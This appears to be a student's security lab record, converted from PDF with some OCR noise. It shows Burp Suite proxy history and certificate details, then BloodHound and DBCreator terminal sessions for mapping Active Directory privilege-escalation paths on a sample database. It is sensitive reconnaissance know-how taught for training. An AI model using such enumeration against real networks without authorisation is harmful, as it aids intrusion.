# ^	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	T
1	https://portswigger.net	GET	/									
2	http://portswigger.net	GET	/									
3	https://portswigger.net	GET	/									
4	http://portswigger.net	GET	/									
6	http://portswigger.net	GET	/									
8	https://www.google.com	GET	/									
10	https://www.google.com	GET	/									
12	https://www.google.com	GET	/search?q=portswigger&oq=portswigg...	✓								
14	http://portswigger.net	GET	/									
16	https://portswigger.net	GET	/									

Request

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: portswigger.net
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

```

Inspector


Request attributes

Protocol: **HTTP/1** [HTTP/2](#)


Name	Value
Method	GET
Path	/

Request headers

Name	Value
Host	portswigger.net
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w...
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.9
Connection	close



Tell the information about the website.



Details

Subject Name

```
C (Country): #130B506F727453776967676572
ST (State): PortSwigert
L (Locality): PortSwigert
O (Organization): PortSwigert
OU (Organizational Unit): PortSwigert CA
CN (Common Name): PortSwigert CA
```

Issuer Name

```
C (Country): #130B506F727453776967676572
ST (State): PortSwigert
L (Locality): PortSwigert
O (Organization): PortSwigert
OU (Organizational Unit): PortSwigert CA
CN (Common Name): PortSwigert CA
```

Issued Certificate

Version:	3
Serial Number:	00 A6 E0 72 B5
Not Valid Before:	2014-03-22
Not Valid After:	2033-03-22

Certificate Fingerprints

```
SHA1: CA E8 E2 15 46 3D EC 7E F6 F5 2B D7 0C 7A 4D 3D 05 86 EC BC
MD5: E0 BF 0C 3C D4 5E D9 4D B9 A5 2A 8A A4 B8 3C 83
```

Public Key Info

```
Key Algorithm: RSA
Key Parameters: 85 00
Key Size: 2048
Key SHA1 Fingerprint: 60 96 7C F9 24 85 7C 69 2A 5B 71 7E C0 19 AC 2F FA 58 58 E6
Public Key:
30 82 01 0A 02 82 01 01 00 DD FF 47 B0 BF 80 4A 79 46 C3 6B 18 28 E5 ED 3E D0 66 5E EF D9 E8 96 13 6E AE 3E FC 0A C5 6E 6D 93 13 4D 70 B7 C9 1D AB 67 D3 E0 62 02 71 92 35 67 3C 24 15 89 AC
BD 40 82 41 75 1B BD B0 78 97 11 46 16 F4 AA F0 28 28 0D DA C0 74 4B 31 D2 DA AC 57 32 C2 46 98 E0 CB DA 8C 56 69 B9 4B 81 9A C3 FF 40 54 39 EE 6C 48 CE 46 8B C2 9E 00 54 52 D5
DF 7D BA CA 6D 09 8B 0A F0 C1 52 82 8C 65 8B 91 A1 A6 68 5C EB 3E 8E CE 3B C0 57 63 41 61 2A 30 CE F5 D9 EB D3 2B 5C 1C 3C 2E 27 D4 3D A2 CA FC F1 4D 7C BE AD 3C 51 6A E0 42 AC 9F 2A 53 D5
B4 D0 4F BA 7E 5D 7B 47 E4 70 38 53 AD 08 2D 6F AE A6 7F 3E D3 AC 74 5B 57 42 59 60 8C 1D 75 43 DC 23 9C 53 67 F4 C1 81 44 42 5B 7F 06 AB 31 01 34 92 08 E4 AB D0 99 FB 4A 27 C5 6E 07 67 B1
28 28 23 9E B0 FF 6A 87 AB 23 50 03 B3 02 03 01 00 01
```

Basic Constraints

Close Import

Burp Suite Community Edition v2023.1.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings

Intercept **HTTP history** WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	https://portswigger.net	GET	/									✓	unknown host		19:55:32 21 M...	8080
2	https://portswigger.net	GET	/									✓	unknown host		19:55:34 21 M...	8080
3	https://portswigger.net	GET	/									✓	unknown host		19:55:31 21 M...	8080
4	http://portswigger.net	GET	/										unknown host		20:01:23 21 M...	8080
5	http://portswigger.net	GET	/										unknown host		20:04:40 21 M...	8080
6	https://www.google.com	GET	/									✓	unknown host		20:04:21 21 M...	8080
7	https://www.google.com	GET	/									✓	unknown host		20:04:32 21 M...	8080
8	https://www.google.com	GET	/									✓	unknown host		20:04:40 21 M...	8080
9	https://www.google.com	GET	/									✓	unknown host		20:04:42 21 M...	8080
10	https://www.google.com	GET	/									✓	unknown host		20:04:43 21 M...	8080
11	https://www.google.com	GET	/search?q=portswig&oq=portswig...	✓								✓	unknown host		20:04:44 21 M...	8080
12	https://www.google.com	GET	/									✓	unknown host		20:04:45 21 M...	8080
13	https://www.google.com	GET	/search?q=portswig&oq=portswig...	✓								✓	unknown host		20:04:46 21 M...	8080
14	http://portswigger.net	GET	/									✓	unknown host		20:04:47 21 M...	8080
15	http://portswigger.net	GET	/									✓	unknown host		20:04:48 21 M...	8080
16	http://portswigger.net	GET	/									✓	unknown host		20:04:49 21 M...	8080
17	http://portswigger.net	GET	/									✓	unknown host		20:04:50 21 M...	8080
18	http://portswigger.net	GET	/									✓	unknown host		20:04:51 21 M...	8080
19	http://portswigger.net	GET	/									✓	unknown host		20:04:52 21 M...	8080
20	http://portswigger.net	GET	/									✓	unknown host		20:04:53 21 M...	8080
21	https://www.google.com	GET	/search?q=machine+learning&oq=mac...	✓								✓	unknown host		20:04:54 21 M...	8080
22	https://www.google.com	GET	/search?q=machine+learning&oq=mac...	✓								✓	unknown host		20:04:55 21 M...	8080
23	https://db-ssl.google.com	POST	/safebrowsing/clientreport/download?k...	✓								✓	unknown host		20:17:15 21 M...	8080
24	https://db-ssl.google.com	POST	/safebrowsing/clientreport/download?k...	✓								✓	unknown host		20:18:40 21 M...	8080
25	http://portswigger.net	GET	/									✓	unknown host		20:19:29 21 M...	8080
26	http://portswigger.net	GET	/									✓	unknown host		20:21:24 21 M...	8080
27	http://portswigger.net	GET	/									✓	unknown host		20:22:46 21 M...	8080
28	http://portswigger.net	GET	/									✓	unknown host		20:24:16 21 M...	8080
29	https://www.google.com	GET	/search?q=portswig&oq=&gs_lcrp... 31 https://www.google.com GET /search?q=portswig&oq=&gs_lcrp...	✓								✓	unknown host		20:24:16 21 M...	8080

Inspector

Name	Value
Host	www.google.com
Sec-Ch-Ua	"Not A[Brand];v="24", "Chromium";v="110"
Sec-Ch-Ua-Mobile	70
Sec-Ch-Ua-Platform	"Linux"
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
X-Client-Data	CPClywE=
Sec-Fetch-Site	none
Sec-Fetch-Mode	navigate
Sec-Fetch-User	?1
Sec-Fetch-Dest	document
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.9

Practical – 8

Privilege Escalation

BloodHound

BloodHound is a popular tool used for mapping and analyzing Active Directory (AD) infrastructure, which can be used to identify privilege escalation paths in a network. Privilege escalation is the process of obtaining higher levels of access to a system or network than what is typically allowed. BloodHound can help identify vulnerabilities and misconfigurations in AD that could allow for privilege escalation.

Collect data: First, you need to collect data about the AD infrastructure, including information about users, groups, computers, and permissions. You can use BloodHound to query AD and collect this data.

```

File Actions Edit View Help
File Actions Edit View Help
(kali㉿kali)-[~]
$ ls
BloodHound.py bloodhound_test Desktop Documents Downloads Music Pictures Public sharphound.ps1 Templates Videos
(kali㉿kali)-[~]
$ cd Downloads
(kali㉿kali)-[~/Downloads]
$ mkdir bloodhound_output
(kali㉿kali)-[~/Downloads]
$ touch bloodhound_commands
(kali㉿kali)-[~/Downloads]
$ cd-
Command 'cd-' not found; did you mean:
command 'cd-' from deb deb
command 'cd-' from deb cdw
command 'cd-' from deb irpas
command 'cd1' from deb cdo
command 'cd5' from deb cdo
command 'cd-' from deb tinydb
command 'cd0' from deb cdo
Try: sudo apt install <deb name>
(kali㉿kali)-[~/Downloads]
$ -
(kali㉿kali)-[~]
$ cd bloodhound_test
(kali㉿kali)-[~/bloodhound_test]
$ ls
BloodHound.py
(kali㉿kali)-[~/bloodhound_test]
$ cd BloodHound.py
(kali㉿kali)-[~/bloodhound_test/BloodHound.py]
$ ls
bloodhound BloodHound.py BloodHound-Tools createforestcache.py Dockerfile LICENSE README.md setup.py
(kali㉿kali)-[~/bloodhound_test/BloodHound.py]
You have a working connection and server auth is disabled.
usage: bloodhound.py [-h] [-c COLLECTIONMETHOD] [-d DOMAIN] [-v] [-u USERNAME] [-p PASSWORD] [-k] [--hashes HASHES] [--no-pass] [-a hex key] [-auth-method {auto,ntlm,kerberos}] [-ns NAMESERVER] [--dns-tcp]
                     [-dns-timeout DNS_TIMEOUT] [-dc HOST] [-gc HOST] [-w WORKERS] [--exclude-dcs] [--disable-pooling] [-zip] [-computerfile COMPUTERFILE] [--cachefile CACHEFILE]
Python based ingestor for BloodHound
For help or reporting issues, visit https://github.com/Fox-IT/BloodHound.py
options:
-h, --help            show this help message and exit
-c COLLECTIONMETHOD  collection method to use. Supported: Group, LocalAdmin, Session, Trusts, Default (all previous), DCOM, RDP_PSSession, LoggedOn, Container, ObjectProps, ACL, All (all except
                      LoggedOn). You can specify more than one by separating them with a comma. (default: Default)
-d DOMAIN           Domain to query.
-v                 Enable verbose output

```

```

authentication options:
Specify one or more authentication options.
By default Kerberos authentication is used and NTLM is used as fallback.
Kerberos tickets are automatically requested if a password or hashes are specified.

-u USERNAME, --username USERNAME
        Username. Format: username[@domain]; If the domain is unspecified, the current domain is used.

-p PASSWORD, --password PASSWORD
        Password.

-k --kerberos
        Use Kerberos.

--hashes HASHES
        Use hashes.

--no-pass
        Don't ask for password (useful for -k).

--aeskey hex key
        AES key to use for Kerberos Authentication (128 or 256 bits)

--auth-method {auto,ntlm,kerberos}
        Authentication methods. Force Kerberos or NTLM only or use auto for Kerberos with NTLM fallback.

collection options:
--ns NAMESERVER, --nameserver NAMESERVER
        Alternative name server to use for queries.

--dns-tcp
        Use TCP instead of UDP for DNS queries.

--dns-timeout DNS_TIMEOUT
        DNS query timeout in seconds (default: 3).

--dc HOST, --domain-controller HOST
        Override which DC to query (hostname).

--gc HOST, --global-catalog HOST
        Override which GC to query (hostname).

-w WORKERS, --workers WORKERS
        Number of workers for computer enumeration (default: 10).

--exclude-dcs
        Skip DCs during computer enumeration.

--disable-pooling
        Don't use subprocesses for ACL parsing (only for debugging purposes).

--disable-autocg
        Don't automatically select a Global Catalog (use only if it gives errors).

--zip
        Compress the JSON output files into a zip archive.

--computerfile COMPUTERFILE
        File containing computer FQDNs to use as allowlist for any computer based methods.

--cachefile CACHEFILE
        Cache file (experimental).

(kali㉿kali)-[~/bloodhound_test/BloodHound.py]
└─$ ls
bloodhound bloodhound.py BloodHound-Tools createforestcache.py Dockerfile LICENSE README.md setup.py
(kali㉿kali)-[~/bloodhound_test/BloodHound.py]
└─$ cd BloodHound-Tools
(kali㉿kali)-[~/bloodhound_test/BloodHound.py/BloodHound-Tools] have a working connection and server auth is disabled
└─$ ls
bloodhoundanalytics.pbix bloodhoundanalytics.py DBCreator LICENSE README.md
(kali㉿kali)-[~/bloodhound_test/BloodHound.py/BloodHound-Tools]
└─$ cd DBCreator
(kali㉿kali)-[~/bloodhound_test/BloodHound.py/BloodHound-Tools/DBCreator]
└─$ ls
DBCreator.py DBCreator.py.bak first.pkl last.pkl README.md requirements.txt
(kali㉿kali)-[~/bloodhound_test/BloodHound.py/BloodHound-Tools/DBCreator]
└─$ python DBCreator.py
BloodHound Sample Database Creator

```

Analyze data: Next, you need to analyze the data to identify potential privilege escalation paths. BloodHound can help you visualize relationships between users, groups, and computers, and identify paths that could lead to elevated privileges.

```

Documented commands (type help <topic>):
  clear_and_generate connect exit help setnodes
  cleardb dbconfig generate setdomain

(Cmd) generate
Not connected to database. Use connect first
(Cmd) connect
Database Connection Successful!
(Cmd) dbconfig
Enter DB URL:
DB Url: bolt://localhost:7687
DB Username: neo4j
DB Password: blood
Use encryption: False

Enter DB URL [Bolt://localhost:7687]
Enter DB Username [neo4j]
Enter DB Password [blood] neo4j
Use encryption? y/N N

New Settings:
DB Url: bolt://localhost:7687
DB Username: neo4j
DB Password: neo4j
Use encryption: False

Testing DB Connection
Database Connection Successful!
(Cmd) generate
Starting data generation with nodes=500
Populating Standard Nodes
Traceback (most recent call last):
  File "/home/kali/bloodhound_test/BloodHound.py/BloodHound-Tools/DBCreator/DBCreator.py", line 816, in <module>
    from .cmdloop import cmdloop
  File "/home/kali/bloodhound_test/BloodHound.py/BloodHound-Tools/DBCreator/DBCreator.py", line 69, in cmdloop
    cmd.Cmd.cmdloop(self)
  File "/usr/lib/python3.11/cmd.py", line 138, in cmdloop
    stop = self.cmdloop(stdin)
           ^^^^^^^^^^
  File "/usr/lib/python3.11/cmd.py", line 217, in onecmd
    return func(arg)
  File "/home/kali/bloodhound_test/BloodHound.py/BloodHound-Tools/DBCreator/DBCreator.py", line 210, in do_generate
    self.generate_data()
  File "/home/kali/bloodhound_test/BloodHound.py/BloodHound-Tools/DBCreator/DBCreator.py", line 269, in generate_data
    session.run(f'{base_statement}{n},highValue=true',
  File "/home/kali/.local/lib/python3.11/site-packages/neo4j/_sync/work/session.py", line 289, in run
    self._auto_result._run()
  File "/home/kali/.local/lib/python3.11/site-packages/neo4j/_sync/work/result.py", line 166, in _run
    self._attachN()
  File "/home/kali/.local/lib/python3.11/site-packages/neo4j/_sync/work/result.py", line 274, in _attachN
    self._connection.fetch_message()
  File "/home/kali/.local/lib/python3.11/site-packages/neo4j/_sync/io/common.py", line 180, in inner
    f(*args,**kwargs)
  File "/home/kali/.local/lib/python3.11/site-packages/neo4j/_sync/io/bolt.py", line 658, in fetch_message
    res = self._process_message(tag, fields)
          ^^^^^^^^^^
  File "/home/kali/.local/lib/python3.11/site-packages/neo4j/_sync/io/bolt4.py", line 326, in _process_message

```

Exploit vulnerabilities: Once you have identified potential privilege escalation paths, you can attempt to exploit vulnerabilities or misconfigurations to gain higher levels of access. For example, you might be able to use a compromised account to escalate privileges or exploit a misconfigured permission to gain access to sensitive data.

```

kali㉿kali:~/bloodhound_test/BloodHound.py/BloodHound-Tools/DBCreator
$ pip install neotime
Defaulting to user installation because normal site-packages is not writable
Requirement already satisfied: neotime in /usr/lib/python3/dist-packages (1.7.4)

(kali㉿kali:~/bloodhound_test/BloodHound.py/BloodHound-Tools/DBCreator)
$ pip uninstall neo4j
Found existing installation: neo4j 1.7.0.dev0
Uninstalling neo4j at /usr/lib/python3/dist-packages, outside environment /usr
Can't uninstall 'neo4j'. No files were found to uninstall.

(kali㉿kali:~/bloodhound_test/BloodHound.py/BloodHound-Tools/DBCreator)
$ python DBCreator.py
BloodHound Sample Database Creator

Documented commands (type help <topic>):
  clear_and_generate connect exit help      setnodes
  cleardb      dbconfig generate setdomain

(Cmd) cleardb
Not connected to database. Use connect first
(Cmd) connect
Database Connection Successful!
(Cmd) cleardb
Clearing Database
Resetting Schema
Deleting indices from database
Indices have been cleared
DB Cleared and Schema Reset
(Cmd) dbconfig
Current Settings:
DB Url: bolt://localhost:7687
DB Username: neo4j
DB Password: blood
Use encryption: False

Enter DB URL [bolt://localhost:7687]
Enter DB Username [neo4j]
Enter DB Password [blood] neo4j
Use encryption? y/N N

New Settings:
DB Url: bolt://localhost:7687
DB Username: neo4j
DB Password: blood
Use encryption: False

Testing DB Connection
Database Connection Successful!
(Cmd) generate
Starting data generation with nodes=500
Populating Standard Nodes
Adding Standard Edges
Generating Computer Nodes
Creating Domain Controllers
Generating User Nodes
Generating Group Nodes
Adding Domain Admins to Local Admins of Computers

```

The terminal shows the execution of the DBCreator.py script. It starts by installing the neotime package via pip. Then, it attempts to uninstall the neo4j package but finds none installed. Finally, it runs the DBCreator.py script, which connects to a local Neo4j instance at bolt://localhost:7687, creates a new configuration, and begins generating data with 500 nodes.

```

kali㉿kali:~/bloodhound_test/BloodHound.py/BloodHound-Tools/DBCreator
File Actions Edit View Help
Documented commands (type help <topic>):
  clear_and_generate connect exit help setnodes
cleardb dbconfig generate setdomain

(Cmd) cleardb
Not connected to database. Use connect first
(Cmd) connect
Database connection Successful!
(Cmd) cleardb
Clearing Database
Resetting Schema
Deleting indices from database
Schema has been cleared
DB cleared and Schema Reset
(Cmd) dbconfig
Current settings:
DB Url: bolt://localhost:7687
DB Username: neo4j
DB Password: blood
Use encryption: False


Enter DB URL [bolt://localhost:7687]
Enter DB Username [neo4j]
Enter DB Password [blood] neo4j
Use encryption? y/N N



New Settings:
